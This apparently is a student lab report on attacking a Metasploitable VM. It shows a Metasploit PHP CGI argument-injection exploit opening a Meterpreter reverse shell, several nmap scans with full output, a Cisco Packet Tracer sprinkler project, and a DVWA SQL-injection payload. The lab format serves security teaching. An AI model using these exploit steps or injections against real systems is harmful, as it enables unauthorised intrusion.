42 auxiliary/scanner/http/cnplot_get_charts_cmd_exec

msf6 > use auxiliary/scanner/http/http_version
[-] No results from search
[-] Failed to load module: auxiliary/scanner/http/http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name  Current Setting  Required  Description
----  -----
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                  /Using-Metasploit
RPORT          80        yes      The target port (TCP)
SSL             false     no       Negotiate SSL/TLS for outgoing connections
THREADS        1         yes      The number of concurrent threads (max one per host)
VHOST           no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129

```

Step 3: Look for the version of PHP 5.4.3 using the first result that appears. Set the rhost after that, and then issue the command to exploit.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
=====
#  Name                                     Disclosure Date   Rank      Check  Description
-  ---
  0  exploit/multi/http/op5_license          2012-01-05     excellent Yes    OP5 license.OP5 Remote
  1  exploit/multi/http/php_cgi_arg_injection 2012-05-03     excellent Yes    PHP CGI Argument Injec
tion
  2  exploit/windows/http/http apache_request_headers_bof 2012-05-08     normal    No     PHP apache_request_he
aders Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he
aders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
PLESK      false           yes        Exploit Plesk
Proxies    no              no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
wiki/Using-Metasploit
RPORT      80              yes        The target port (TCP)
SSL        false           no         Negotiate SSL/TLS for outgoing connections
TARGETURI  no              no         The URI to request (must be a CGI-handled PHP script)
URIENCODING 0             yes        Level of URI URIENCODING and padding (0 for minimum)
VHOST      no              no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    172.16.217.128  yes        The listen address (an interface may be specified)
LPORT    4444             yes        The listen port

Exploit target:
Id  Name
--  --
 0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
----      -----          -----  -----
PLESK      false           yes        Exploit Plesk
Proxies    no              no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    172.16.217.129  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
wiki/Using-Metasploit
RPORT      80              yes        The target port (TCP)
SSL        false           no         Negotiate SSL/TLS for outgoing connections
TARGETURI  no              no         The URI to request (must be a CGI-handled PHP script)
URIENCODING 0             yes        Level of URI URIENCODING and padding (0 for minimum)
VHOST      no              no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----  -----
LHOST    172.16.217.128  yes        The listen address (an interface may be specified)
LPORT    4444             yes        The listen port

Exploit target:
Id  Name
--  --
 0  Automatic

View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
[-] Unknown command: getuid
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=====
Mode      Size  Type  Last modified      Name
----      ---   ---   -----      ---
041777/rwxrwxrwx 4096  dir  2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x 4096  dir  2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r-- 891   fil  2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x 4096  dir  2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x 4096  dir  2012-05-14 01:36:40 -0400  phpMyAdmin
040755/rw-r--r-- 19    fil  2010-04-16 02:12:44 -0400  phpinfo.php
100644/rw-r--r-- 19    fil  2012-05-14 01:50:38 -0400  test
040755/rwxr-xr-x 4096  dir  2012-05-14 01:50:38 -0400  tikiwiki
040775/rwxrwxr-x 20480  dir  2010-04-19 18:54:16 -0400  tikiwiki-old
040775/rwxrwxr-x 20480  dir  2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x 4096  dir  2010-04-16 15:27:58 -0400  twiki
```

5. Perform Network scanning using following nmap commands:

a) nmap -p

The first instruction scans the specified host.

```
└─(root㉿kali)-[~/home/kali]
└─# nmap -p 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds

└─(root㉿kali)-[~/home/kali]
└─# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds

└─(root㉿kali)-[~/home/kali]
└─# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
— 192.168.56.101 ping statistics —
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms

└─(root㉿kali)-[~/home/kali]
```

b) nmap -sV

The port versions are scanned with this command.

```
[root@kali]-[~/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:02 EST
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login    OpenBSD or Solaris rlogin
514/tcp   open  shell    Netkit rshd
1099/tcp  open  java-rmi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11     (access denied)
6667/tcp  open  irc     UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.28 seconds
```

c) nmap -sT

The TCP port is scanned with this command.

```
└─(root㉿kali)-[~/home/kali]
# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST
Nmap scan report for 192.168.56.101
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds

└─(root㉿kali)-[~/home/kali]
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST

└─(root㉿kali)-[~/home/kali]
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:52 EST
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 9.99% done; ETC: 01:09 (0:14:25 remaining)
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 10.40% done; ETC: 01:09 (0:14:22 remaining)
```

d) nmap -O

This command checks the operating system's version by scanning it.

```
[root@kali]~[/home/kali]
# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 01:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
```

e) nmap -A

This is used to scan the entire system and all ports.

```
[root@kali-[/home/kali]
# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|       Connected to 192.168.56.102
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56cccd (DSA)
|   2048 5656240f211dde472bae61b1243de8f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_SSLv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2 DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2 DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -ls from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```

| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp    rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp  nfs
|   100005  1,2,3     37897/tcp  mounted
|   100005  1,2,3     60081/udp mounted
|   100021  1,3,4     40649/tcp  nlockmgr
|   100021  1,3,4     51365/udp  nlockmgr
|   100024  1          46114/tcp  status
|   100024  1          59212/udp  status
|_ 139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
| 445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
| 512/tcp open  exec      netkit-rsh rexecd
| 513/tcp open  login     OpenBSD rsh or Solaris rlogind
| 514/tcp open  shell     Netkit rshd
| 1099/tcp open  java-rmi  GNU Classpath grmiregistry
| 1524/tcp open  bindshell Metasploitable root shell
| 2049/tcp open  nfs      2-4 (RPC #100003)
| 2121/tcp open  ftp      ProFTPD 1.3.1
| 3306/tcp open  mysql    MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
|   Status: Autocommit
|   Salt: NJiTfBVk7oLjUjGEHXG8
| 5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
| 5900/tcp open  vnc      VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_  VNC Authentication (2)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m01s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2023-03-02T05:10:03-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT      ADDRESS
1  0.67 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 40.11 seconds

```

f) nmap -Pt

With telnet, this command is used to scan the system.

```
(root㉿kali)-[~/home/kali]
└─# nmap -PT 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:21 EST
setup_target: failed to determine route to 21 (0.0.0.21)
Nmap scan report for 192.168.56.101
Host is up (0.000093s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
```


6. Networking project on Fire extinguisher using cisco packet tracer.

This project makes use of the Cisco Packet Tracer. We make use of this to imitate network devices. This project is used to put out the fire and activate the filter when smoke is detected.

For this to work, we need a server, a water sprinkler, a smoke detector, and three smoke-emitting cars. After dropping each of these parts into the working area, we must rename the server to register server and the water sprinkler to sprinkler.

The networks must then all be static, which can be confirmed by looking at the configuration settings for each component. Then, the ipv4 addresses of the server, sprinkler, and smoke detector must be specified. The separate IPv4 addresses of these parts are 1.0.0.1, 1.0.0.2, and 1.0.0.3. The user must then be found in the server's desktop settings, and an account must be created using admin as the username and password. Then, on each device, select the remote desktop option to connect the smoke detector and fire extinguisher. Then, two conditions—smoke on and smoke off—must be introduced to the server by specifying the boundaries.






Group2:

1. Perform exploiting DVWA


a) Perform SQL injection on DVWA

Step 1: Launch the kali linux and metasploitable operating systems on the virtual machine.

Find the metasploitable machine's IP address, then enter it in Firefox.



Step 2: Visit the DVWA link and input the password as password and the username admin.



Step 3: On the DWDA security tab, lower the security level from high to medium. the user ID as 1"or"1=" in the SQL injection section. One submit button click. You will now be given the username.

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

